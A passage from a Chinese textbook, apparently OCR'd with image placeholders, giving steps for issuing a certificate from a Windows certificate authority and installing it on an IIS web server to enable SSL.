


图 10-37　选择"申请证书"




图 10-38　选择"高级申请"




图 10-39　选择使用 base64 方式提交申请




图 10-40　提交证书申请




图 10-41　申请提交结束

第七步：CA 认证中心颁发证书。

CA 认证中心颁发证书。选择“开始”→“程序”→“管理工具”→“证书颁发机构”→“待定申请”→右击证书→“颁发”。关键步骤如图 10-42、图 10-43 所示。



图 10-42　等待审批的申请



图 10-43 通过审批的证书


第八步：Web 服务器查收、下载证书。

在 Web 服务器的 IE 地址栏输入“http://192.168.0.3/certsrv/”，选择“检查挂起的证书”→按提示完成操作，如图 10-44 所示。

第九步：将证书安装到 Web 服务器。

在 Web 服务器的 IIS 管理器中右击站点名称→“属性”→“目录安全性”→“服务器证书”→“处理挂起的请求并安装证书”→选中“证书安装”。

在“目录安全性”下单击“编辑”→“申请安全通道(SSL)”→“忽略客户证书”，如图 10-45 所示。





